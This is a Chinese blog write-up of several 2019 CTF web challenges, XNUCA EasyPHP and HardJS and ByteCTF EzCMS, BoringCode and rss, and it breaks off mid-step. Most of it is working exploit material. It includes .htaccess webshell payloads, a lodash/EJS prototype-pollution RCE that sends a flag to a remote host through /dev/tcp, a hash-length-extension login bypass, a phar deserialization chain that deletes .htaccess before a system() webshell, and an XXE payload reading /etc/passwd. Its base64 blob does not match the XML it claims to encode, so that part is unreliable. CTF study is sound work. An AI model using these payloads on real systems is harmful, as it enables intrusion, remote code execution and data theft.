ByteCTF_2019&XNUCA_2019部分web题复现

原创

LetheSec 于 2019-09-11 13:06:12 发布 3800 收藏 4

分类专栏： CTF wp 文章标签： CTF Writeup

本文链接：https://blog.csdn.net/qq_42181428/article/details/100659865

CTF 同时被 2 个专栏收录

24 篇文章 8 订阅

订阅专栏

wp

11 篇文章 0 订阅

订阅专栏

XNUCA 2019 EasyPHP

```php
<?php
    $files = scandir('./');
    foreach($files as $file) {
        if(is_file($file)){
            if ($file !== "index.php") {
                unlink($file);
            }
        }
    }
    include_once("fl3g.php");
    if(!isset($_GET['content']) || !isset($_GET['filename'])) {
        highlight_file(__FILE__);
        die();
    }
    $content = $_GET['content'];
    if(stristr($content,'on') || stristr($content,'html') || stristr($content,'type') || stristr($content,'flag'
) || stristr($content,'upload') || stristr($content,'file')) {
        echo "Hacker";
        die();
    }
    $filename = $_GET['filename'];
    if(preg_match("/[^a-z\.]/", $filename) == 1) {
        echo "Hacker";
        die();
    }
    $files = scandir('./');
    foreach($files as $file) {
        if(is_file($file)){
            if ($file !== "index.php") {
                unlink($file);
            }
        }
    }
    file_put_contents($filename, $content . "\nJust one chance");
?>
```

预期解

1、题目给出了源码如上，大概意思就是：

前后都有遍历删除目录下`index.php`以外的文件的代码

会包含文件`fl3g.php`

接受`content`和`filename`两个参数，`content`过滤了一些关键词，`filename`只允许为`[a-z.]*`

最后写入文件，文件名为`filename`，内容为`content`+`\nJust one chance`

2、发现可以写入php文件但是没有办法解析，于是尝试上传`.htaccess`文件来设置解析php文件，但是会报500，因为文件结尾被添加了一行无法解析`Just one chance`内容，我们知道在`.htaccess`中只有`#`单行注释符，并没有多行注释符，但是它像大多数语言一样支持用`\`拼接上下两行，所以可以利用`# \`将最后一行的内容注释掉。

解决了最后最后一行的问题，但是由于对于`content`内容的限制，同样没有办法直接设置解析php文件。

3、观察到文件中有`include_once("fl3g.php");`一句，但是实际上`fl3g.php`文件已经被删除了，所以肯定有蹊跷... 翻阅php.ini的参数可以看到这个：

include_path string
Specifies a list of directories where the require, include, fopen(), file(), readfile() and file_get_contents() functions look for files. The format is like the system's PATH environment variable: a list of directories separated with a colon in Unix or semicolon in Windows.

这个参数可以指定一个目录列表，其中require、include、fopen()、file()、readfile()和file_get_contents()函数在查找要包含的文件时，会分别考虑include路径中的每个条目。它将检查第一个路径，如果没有找到，则检查下一个路径，直到找到包含的文件或返回警告或错误。

所以想办法在其他目录下写入同名`fl3g.php`文件，并且里面包含我们的shell，然后通过设置此参数，让该文件可以成功包含`fl3g.php`从而getshell。

4、下面就是如何在其他目录下写入文件，且文件名和内容可控，`filename`参数过滤了`/`，所以没办法直接通过`file_put_contents`函数。

php的配置选项中有`error_log`可以满足这一点，`error_log`可以将php运行报错的记录写到指定文件中。

error_log string
设置脚本错误将被记录到的文件。该文件必须是web服务器用户可写的。如果特殊值 *syslog* 被设置，则将错误信息发送到系统日志记录器。在Unix以及类似系统上，使用的是 syslog(3)，而在 Windows NT 类系统上则为事件日志。Windows 95上不支持系统日志记录。参见：syslog(). 如果该配置没有设置，则错误信息会被发送到 SAPI 错误记录器。例如，出现在Apache的错误日志中，或者在CLI中发送到 *stderr*。

正好在文件中会包含一个不存在`fl3g.php`从而产生报错，所以我们可以把上面说的`include_path`设置为payload，这样就可以在我们指定的目录下生成文件了。

5、还有一点需要注意，这里写进error_log的内容会被html编码，这里可以使用utf7编码进行绕过。

在线编码网站：http://toolswebtop.com/text/process/encode/utf-7

6、步骤

（1）向`.htaccess`文件中写入如下payload，通过`error_log`配合`include_path`在tmp目录生成shell：

```
php_value error_log /tmp/fl3g.php
php_value error_reporting 32767
php_value include_path "+ADw?php eval($_GET[1])+ADs +AF8AXw-halt+AF8-compiler()+ADs"
# \
```

（2）访问index.php文件后，再将include_path写为`/tmp`并通过utf7编码执行shell：

```
php_value include_path "/tmp"
php_value zend.multibyte 1
php_value zend.script_encoding "UTF-7"
# \
```

非预期解一

通过用`\`拼接上下两行来绕过过滤，从而写入被限制的内容，如下：

```
php_value auto_prepend_fi\
le ".htaccess"
```

参考lv4n的payload：

```
import requests

url = 'http://64252b1b-326b-43dd-8dcf-e8afa7dff495.node1.buuoj.cn/'
r = requests.get(url+'?filename=.htaccess&content=php_value%20auto_prepend_fi\%0Ale%20".htaccess"%0AErrorDocumen
t%20404%20"<?php%20system(\'cat%20../../../fl[a]g\');?>\\')
print(r.text)
```

```
php_value auto_prepend_fi\
le ".htaccess"
ErrorDocument 404 "flag{e3b8812d-27f0-486a-9d92-31c9712de918}
\
Just one chance
```

非预期解二

因为正则判断写的是`if(preg_match("/[^a-z\.]/", $filename) == 1)`，而不是`if(preg_match("/[^a-z\.]/", $filename) !== 0)`，因此存在了被绕过的可能。 通过设置`.htaccess`

```
php_value pcre.backtrack_limit 0
php_value pcre.jit 0
```

导致preg_match返回False，继而绕过了正则判断，filename即可通过伪协议绕过前面stristr的判断实现Getshell。

XNUCA 2019 HardJS

1、题目直接给了源码，进行代码审计，是一个node.js的后端，再根据题目名字，判断应该是一道原型链污染的题目，对`server.js`进行审计。

- `/` 首页
- `/static` 静态文件
- `/sandbox` 显示用户HTML数据用的沙盒
- `/login` 登陆
- `/register` 注册
- `/get` json接口 获取数据库中保存的数据
- `/add` 用户添加数据的接口

注意到下面这段代码：

```
if(dataList[0].count == 0 ){
        res.json({})

    }else if(dataList[0].count > 5) { // if len > 5 , merge all and update mysql

        console.log("Merge the recorder in the database.");

        var sql = "select `id`,`dom` from  `html` where userid=? ";
        var raws = await query(sql,[userid]);
        var doms = {}
        var ret = new Array();

        for(var i=0;i<raws.length ;i++){
            lodash.defaultsDeep(doms,JSON.parse( raws[i].dom ));

            var sql = "delete from `html` where id = ?";
            var result = await query(sql,raws[i].id);
        }
  ...
```

原型链污染的题目，对merge应该比较敏感...可以看到这里当从数据库中查找出来的数据大于5条时，将进行合并，使用的是

```
lodash.defaultsDeep(doms,JSON.parse( raws[i].dom ));
```

这里正好涉及到了一个lodash库的原型链污染漏洞，即`CVE-2019-10744`，而题目中的lodash版本也正好是未修复的版本。

可参考：https://www.venustech.com.cn/article/1/9577.html

原POC是如下：

```
const mergeFn = require('lodash').defaultsDeep;
const payload = '{"constructor": {"prototype": {"a0": true}}}'

function check() {
    mergeFn({}, JSON.parse(payload));
    if (({})[`a0`] === true) {
        console.log(`Vulnerable to Prototype Pollution via ${payload}`);
    }
  }

check();
```

我们在题目的环境下简单测试一下：

```
PS E:\CTF\NUCA2019\web\hardjs_c11dcc977ba656ce62c744e10d37525d\hardjs\source> node
> const lodash = require('lodash')
undefined
> const payload = '{"constructor": {"prototype": {"a": "Lethe"}}}'
undefined
> lodash.defaultsDeep({},JSON.parse(payload))
{}
> var lethe = {}
undefined
> lethe.a
'Lethe'
```

发现原型链污染可以成功，下面就是寻找可利用的点来进行RCE。

此题使用使用ejs库作为模版引擎了，看一下`ejs.js`，发现从572行开始进行了大量的js代码拼接，关键部分如下：

```
  if (!this.source) {
    this.generateSource();
    prepended += '  var __output = [], __append = __output.push.bind(__output);' + '\n';
    if (opts.outputFunctionName) {
      prepended += '  var ' + opts.outputFunctionName + ' = __append;' + '\n';
    }
    if (opts._with !== false) {
      prepended +=  '  with (' + opts.localsName + ' || {}) {' + '\n';
      appended += '  }' + '\n';
    }
    appended += '  return __output.join("");' + '\n';
    this.source = prepended + this.source + appended;
  }

  if (opts.compileDebug) {
    src = 'var __line = 1' + '\n'
      + '  , __lines = ' + JSON.stringify(this.templateText) + '\n'
      + '  , __filename = ' + (opts.filename ?
      JSON.stringify(opts.filename) : 'undefined') + ';' + '\n'
      + 'try {' + '\n'
      + this.source
      + '} catch (e) {' + '\n'
      + '  rethrow(e, __lines, __filename, __line, escapeFn);' + '\n'
      + '}' + '\n';
  }
  else {
    src = this.source;
  }
```

可以看到当`opts`存在属性`outputFunctionName`时，便会被直接拼接到`prepended`这段js代码中，然后再拼接到`this.source`，最后再拼接到`src`中。

我们跟进一下这段代码最后执行的地方：

```
try {
      if (opts.async) {
        // Have to use generated function for this, since in envs without support,
        // it breaks in parsing
        try {
          ctor = (new Function('return (async function(){}).constructor;'))();
        }
        catch(e) {
          if (e instanceof SyntaxError) {
            throw new Error('This environment does not support async/await');
          }
          else {
            throw e;
          }
        }
      }
      else {
        ctor = Function;
      }
      fn = new ctor(opts.localsName + ', escapeFn, include, rethrow', src);
    }

 ...

if (opts.client) {
      fn.dependencies = this.dependencies;
      return fn;
    }
```

最后生成了一个动态的函数，然后以`return fn`返回并被执行。

所以我们的思路就是覆盖`opts.outputFunctionName`，这样我们构造的payload就会被拼接进js语句中，并在ejs渲染时进行RCE。

关于payload的构造，可参考这篇文章：node-js-学习笔记

在我前面的笔记中也提到了，在 Node.js 中可以引入 child_process 包，其中的 child_process.exec 方法可以调用终端命令。那么利用思路就很明确了。

但是这里还存在几个小问题：

- 单双引号都不能正常使用，可以使用反引号代替
- Function 环境下没有 require 函数，直接使用 require('child_process') 会报错：

但我们可以通过使用 process.mainModule.constructor._load 来代替 require

最终payload如下：

```
{"type":"wiki","content":{"constructor":{"prototype":{"outputFunctionName":"a=1;process.mainModule.require('child_process').exec('bash -c \"echo $FLAG>/dev/tcp/xxxxx/xxx\"')//"}}}}
```

将Content-Type改为json，发包6次触发合并操作，污染原型链，再次访问即可。

ByteCTF_2019 EzCMS

1、扫描目录有`www.zip`，下载得到源码。

整个题目的功能如下：

- `index.php`页面验证登陆，可以任意账号登陆到`upload.php`上传页面，但是只有admin账号才能进行文件上传。
- 访问了`upload.php·`，就会在沙盒下生成一个`.htaccess`文件，内容为：`lolololol, i control all`。
- 上传文件后，会返回文件的存储路径，view details可以进入`view.php`，会回显文件的mime类型以及文件路径。
- 因为目录下的`.htaccess`被写入了内容，无法解析，所以访问上传的文件会报500。


2、只有admin才能上传文件，验证登陆的部分如下，显然是利用hash长度扩展登陆admin账户。

```
function login(){

    $secret = "********";
    setcookie("hash", md5($secret."adminadmin"));
    return 1;

}

function is_admin(){
    $secret = "********";
    $username = $_SESSION['username'];
    $password = $_SESSION['password'];
    if ($username == "admin" && $password != "admin"){
        if ($_COOKIE['user'] === md5($secret.$username.$password)){
            return 1;
        }
    }
    return 0;
}
```

密钥长度为8，先随意登陆得到已知hash为52107b08c0f3342d2153ae1d68e6262c，利用hashpump：

```
Input Signature: 52107b08c0f3342d2153ae1d68e6262c
Input Data: admin
Input Key Length: 13
Input Data to Add: Lethe
ec1b7c99078d6f2be7c25481b53bad40
admin\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x90\x00\x00\x00\x00\x00\x00\x00Lethe
```

所以添加Cookie：`user=ec1b7c99078d6f2be7c25481b53bad40`




```
用户名：admin
密码（将\x替换为%）：admin%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%90%00%00%00%00%00%00%00%00Lethe
```

成功登陆，并可以上传文件。

3、审计代码，看到那些类以及魔术方法，总是感觉像反序列化的题目，但是并没有地方使用了`unserialize()`。看到了config.php中的FIle类使用了`mime_content_type()`，想到了之前看的SUCTF2019出题笔记（https://xz.aliyun.com/t/6057），如下：

```
    public function view_detail(){

        if (preg_match('/^(phar|compress|compose.zlib|zip|rar|file|ftp|zlib|data|glob|ssh|expect)/i', $this->fil
epath)){
            die("nonono~");
        }
        $mine = mime_content_type($this->filepath);
        $store_path = $this->open($this->filename, $this->filepath);
        $res['mine'] = $mine;
        $res['store_path'] = $store_path;
        return $res;
    }
```

FINFO_FILE

最近研究了一波 phar 的反序列化，看了比较多的文章，其中我觉得写的很棒，对 CTFer 特别有用的就是 @seaii 的文章 利用 phar 拓展 php 反序列化漏洞攻击面 & @zsx 的文章 Phar与Stream Wrapper造成PHP RCE 的深入挖掘，通过在这两篇文章的揭露，我们可以发掘到比较多的函数，当我在自己进行研究的时候，发现了

`finfo_file` / `finfo_buffer` / `mime_content_type`

均通过 `_php_finfo_get_type` 间接调用了关键函数 `php_stream_open_wrapper_ex`，导致均可以使用 `phar://` 触发 phar 反序列化，所以这里我选择了 `finfo_file` 作为 phar 反序列化的触发函数。

三个函数在 fileinfo.c 599 行中 通过 `_php_finfo_get_type` 定义，在 552 行中 `_php_finfo_get_types` 调用了 php_stream_open_wrapper_ex，

再配合上文件上传功能，所以这题整体的思路应该是利用 **phar 反序列化**：

想办法将文件上传到其他目录中（这里因为tmp_name未知，所以无法利用）

重写 / 删除目录下的 `.htaccess` 文件。

4、下面就是构造利用链来想办法删除或重写 `.htaccess` 文件。

```
//view.php
<?php
error_reporting(0);
include ("config.php");
$file_name = $_GET['filename'];
$file_path = $_GET['filepath'];
$file_name=urldecode($file_name);
$file_path=urldecode($file_path);
$file = new File($file_name, $file_path);
$res = $file->view_detail();
$mine = $res['mine'];
$store_path = $res['store_path'];
```

可以看到在view.php页面，会用传入的 `$file_name` 和 `$file_path` 参数实例化 `File` 类，然后调用 `view_detail()` 方法，跟进File类：

```php
class File{

    public $filename;
    public $filepath;
    public $checker;

    function __construct($filename, $filepath)
    {
        $this->filepath = $filepath;
        $this->filename = $filename;
    }

    public function view_detail(){

        if (preg_match('/^(phar|compress|compose.zlib|zip|rar|file|ftp|zlib|data|glob|ssh|expect)/i', $this->fil
epath)){
            die("nonono~");
        }
        $mine = mime_content_type($this->filepath);  //unserialize
        $store_path = $this->open($this->filename, $this->filepath);
        $res['mine'] = $mine;
        $res['store_path'] = $store_path;
        return $res;

    }

    public function open($filename, $filepath){
        $res = "$filename is in $filepath";
        return $res;
    }

    function __destruct()
    {
        if (isset($this->checker)){
            $this->checker->upload_file();
        }
    }
}
```

关注`__destruct()`方法，可以看到用`$checker`调用了此类中不存的`upload_file()`函数，于是想到了`__call()`方法，继续寻找，发现`Profile`类中存在可利用的`__call()`方法，如下：


```php
class Profile{

    public $username;
    public $password;
    public $admin;

    public function is_admin(){
        $this->username = $_SESSION['username'];
        $this->password = $_SESSION['password'];
        $secret = "********";
        if ($this->username === "admin" && $this->password != "admin"){
            if ($_COOKIE['user'] === md5($secret.$this->username.$this->password)){
                return 1;
            }
        }
        return 0;

    }
    function __call($name, $arguments)
    {
        $this->admin->open($this->username, $this->password);
    }
}
```

在`__call()`方法中用`$admin`调用了`open()`函数，题目中的`open`函数如下：

```php
    public function open($filename, $filepath){
        $res = "$filename is in $filepath";
        return $res;
    }
```

思路到这里貌似卡住了，这个open函数没什么可利用的...

但是这里`$admin`我们是可控的，于是可以找一下php里面有没有可以用来删除/重写文件的类，正好存在可利用的同名`open()方法`，这样我们就可以将`$admin`实例化为此类的对象。




搜索结果的第一个`ZipArchive`类就可以利用（https://www.php.net/manual/en/ziparchive.open.php）

该类的open方法，使用如下：

```
ZipArchive :: open ( string $filename [, int $flags ]) : mixed
```

第一个参数为文件名，第二个参数可以设置使用的模式。
（https://www.php.net/manual/en/zip.constants.php#ziparchive.constants.overwrite）



使用上述两个模式并将文件名设为`.htaccess`的路径，即可删除该文件。

5、知道整个构造思路了之后，先得到`.htaccess`文件的路径，并上传一个shell.php如下（使用php可变函数拼接字符绕过过滤），**上传后记下文件路径：**

```php
//shell.php
<?php
$a="syste";
$b="m";
$c=$a.$b;
$d=$c($_REQUEST['a']);
?>
```

构造phar文件的脚本如下：

```php
<?php
class File{

    public $filename;
    public $filepath;
    public $checker;

    function __construct($filename, $filepath)
    {
        $this->filepath = $filepath;
        $this->filename = $filename;
        $this->checker = new Profile();
    }
}

class Profile{

    public $username;
    public $password;
    public $admin;

    function __construct()
    {
        $this->username =  "/var/www/html/sandbox/2ad1c8a81d5d1d24dcac4f7a110a605a/.htaccess";
        $this->password = ZipArchive::OVERWRITE | ZipArchive::CREATE;
        $this->admin = new ZipArchive();
    }
}
$a = new File('Lethe','Lethe');
//echo unserialize($a);
@unlink("1.phar");
$phar = new Phar("1.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
$phar->setMetadata($a); //将自定义的meta-data存入manifest
$phar->addFromString("test.txt", "test"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
?>
```

运行得到1.phar文件，上传后得到路径`sandbox/2ad1c8a81d5d1d24dcac4f7a110a605a/eec2d95bc618625503306c10fad5d37d.phar`。


然后去view.php触发反序列化，根据SUCTF2019的题目，可以用`php://filter/resource=phar://...`绕过对协议的过滤，最终访问

```
view.php?filename=eec2d95bc618625503306c10fad5d37d.phar&filepath=php://filter/resource=phar://sandbox/2ad1c8a81d5d1d24dcac4f7a110a605a/eec2d95bc618625503306c10fad5d37d.phar
```

即可触发phar反序列化并删除`.htaccess`文件。

注意删除后不能再次访问`upload.php`，否则会再生成.htaccess，直接访问刚才上传shell返回的路径即可RCE。

bytectf{4338afbd-d09b-11e9-96cf-88e9fe533d19}



ByteCTF_2019 BoringCode

源码如下：

```php
<?php
function is_valid_url($url) {
    if (filter_var($url, FILTER_VALIDATE_URL)) {
        if (preg_match('/data:\/\//i', $url)) {
            return false;
        }
        return true;
    }
    return false;
}

if (isset($_POST['url'])){
    $url = $_POST['url'];
    if (is_valid_url($url)) {
        $r = parse_url($url);
        if (preg_match('/baidu\.com$/', $r['host'])) {
            $code = file_get_contents($url);
            if (';' === preg_replace('/[a-z]+\((?R)?\)/', NULL, $code)) {
                if (preg_match('/et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log/i', $code)) {
                    echo 'bye~';
                } else {
                    eval($code);
                }
            }
        } else {
            echo "error: host not allowed";
        }
    } else {
        echo "error: invalid url";
    }
}else{
    highlight_file(__FILE__);
}
```

Bypass One

用`is_valid_url()`来检测url格式。

`url`的host必须以`baidu.com`结尾。

过滤了`data://`协议

这题如果没有过滤掉data协议，可以用`data://text/plain;base64`来绕过，参考：https://www.jianshu.com/p/80ce73919edb

但是过滤掉了，那么许多师傅的解决办法就是直接买一个符合要求的域名。（好像还可以利用post.baidu.com生成跳转链接，感兴趣的可以自行搜索）

Bypass Two

自己搭一个第二层的本地环境来测试：

```
|-- code
||--- index.php
|- flag.php
```

```php
//index.php
<?php
if ($_POST['code']){
    $code = $_POST['code'];
    if (';' === preg_replace('/[a-z]+\((?R)?\)/', NULL, $code)) {
        if (preg_match('/et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log/i', $code)) {
            echo 'bye~';
        } else {
            eval($code);
        }
    }else{
        echo "hacker!";
    }
}else{
 highlight_file(__FILE__);
}
?>
```

正则限制了我们只能传入函数的形式，且最后一个括号内不能带有参数，即只允许形如`a(b(c()))`的字符串。

关于php无参数函数可参考：PHP Parametric Function RCE

根据文章，我们首先可以构造一个读取当前目录中最后一个文件的payload：

```
readfile(end(scandir('.')));
```

`scandir()`：列出目录中的文件和目录。


`end()`：将内部指针指向数组中的最后一个元素，并输出。

`readfile()`：输出一个文件。

但是问题是我们并不能在最后一个函数中使用参数`.`，所以就得找到一个函数可以不用参数就返回`.`

存在函数`localeconv()`，函数返回一包含本地数字及货币格式信息的数组。

其返回值如下：



可以看到第一个正好是我们需要的`.`，下面就需要将它取出来。

又存在如下限制：

```
preg_match('/et|na|nt|strlen|info|path|rand|dec|bin|hex|oct|pi|exp|log/i', $code)
```

`nt`被过滤了，所以`current()`不能使用，但是存在一个别名`pos()`，所以可以用`pos(localeconv())`来生成`.`.

这样使用`readfile(end(scandir(pos(localeconv()))));`就可以读取的当前目录下的最后一个文件，但是flag在上一层的目录，因此我们还需要进行目录跳转。

- `chdir()`：函数改变当前的目录。
- `next()`：将数组中的内部指针向前移动一位，返回数组内部指针指向的下一个单元的值，即scandir返回的`..`

这样可以构造：`chdir(next(scandir(pos(localeconv()))))`即可以将目录改变到上层目录。

但是这样子有个问题，就是`chdir()`只返回bool值，但是我们需要`.`才能读文件。

需要找一个函数接受bool值且返回值中可以输出`.`，根据altman学长的思路orz...
可以利用`chr()`配合上`localtime()`返回值中的秒数，当秒数为46时，转换为字符即为`.`（其ascii码为46）。

`chr()`：根据ascii码返回指定的字符。

`localtime()`：取得本地时间，返回一个关联数组包含具体的时间信息。

这里还有一个问题就是`localtime()`不接收bool值的参数，但是接受`time()`作为参数，而`time()`不会受参数的影响并且会返回一个时间戳。

这样我们最后的payload为（针对我的本地环境，非原题环境）：

```
echo(readfile(end(scandir(chr(pos(localtime(time(chdir(next(scandir(pos(localeconv()))))))))))));
```

重复发包，当秒数为46时，即可读到flag。

rss

1、进入页面后是一个订阅RSS的功能，限制了域名：

2、实际上RSS 是使用 XML 编写，那么就可能存在XXE漏洞。

参考：https://mikeknoop.com/lxml-xxe-exploit/

上面文章中给了一个带有恶意ENTITY标记的RSS有效负载如下：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE title [ <!ELEMENT title ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom">
<channel>
    <title>The Blog</title>
    <link>http://example.com/</link>
    <description>A blog about things</description>
    <lastBuildDate>Mon, 03 Feb 2014 00:00:00 -0000</lastBuildDate>
    <item>
        <title>&xxe;</title>
        <link>http://example.com</link>
        <description>a post</description>
        <author>author@example.com</author>
        <pubDate>Mon, 03 Feb 2014 00:00:00 -0000</pubDate>
    </item>
</channel>
</rss>
```

3、下面就是如何将这个payload传进去，这里可以利用`data://`伪协议，用`data://text/plain;base64,`来传入数据。

参考：https://www.jianshu.com/p/80ce73919edb

因为php是不关心MIME类型的，所以我们可以构造MIME类型来绕过对域名的过滤。

将上述xml进行base64编码：

明文:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE title [ <!ELEMENT title ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<rss version="2.0" xmlns:atom="http://www.w3.org/2005/Atom">
<channel>
  <title>The Blog</title>
  <link>http://example.com/</link>
  <description>A blog about things</description>
  <lastBuildDate>Mon, 03 Feb 2014 00:00:00 -0000</lastBuildDate>
  <item>
    <title>&xxe;</title>
    <link>http://example.com</link>
    <description>a post</description>
    <author>author@example.com</author>
    <pubDate>Mon, 03 Feb 2014 00:00:00 -0000</pubDate>
  </item>
</channel>
</rss>
```

BASE64编码 >

< BASE64解码

BASE64:

```
PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPCFET0NUWVBFIHRpdGxlIFsgPCFFTEVNRU5UIHRpdGxlIEFOWSA+CjwhRU5USVRZIHh4ZSBTWVNURU0gImZpbGU6Ly8vZXRjL3Bhc3N3ZCIgPl0+CjxyYzMgdmVyc2lvbj0iMi4wIiB4bWxuczphdG9tPSJodHRwOi8vd3d3LnczLm9yZy8yMDA1L0F0b20iPgo8Y2hhbm5lbD4KICAgIDx0aXRsZT5UaGUgQmxvZzwvdGl0bGU+CiAgICA8bGluaz5odHRwOi8vZXhhbXBsZS5jb20vPC9saW5rPgogICAgPGRlc2NyaXB0aW9uPkEgYmxvZyBhYm91dCB0aGluZ3M8L2Rlc2NyaXB0aW9uPgogICAgPGxhc3RCdWlsZERhdGU+TW9uLCAwMyBGZWIgMjAxNCAwMDowMDowMCAtMDAwMDwvbGFzdEJ1aWxkRGF0ZT4KICAgIDxpdGVtPgogICAgICA8dGl0bGU+JnhhbXBsZTsmeEJ1aWxkRGF0ZT4KICAgICAgPGxpbms+aHR0cDovL2V4YW1wbGUuY29tPC9saW5rPgogICAgICA8ZGVzY3JpcHRpb24+YSBwb3N0PC9kZXNjcmlwdGlvbj5hdXRob3I+YXV0aG9yQGV4YW1wbGUuY29tPC9hdXRob3I+CiAgICAgIDxwdWJEYXRlPk1vbiwgMDMgRmViIDIwMTQgMDA6MDA6MDAgLTAwMDA8L3B1YkRhdGU+CiAgICA8L2l0ZW0+CiAgPC9jaGFubmVsPgo8L3Jzcz4=
```

所以传入：

```
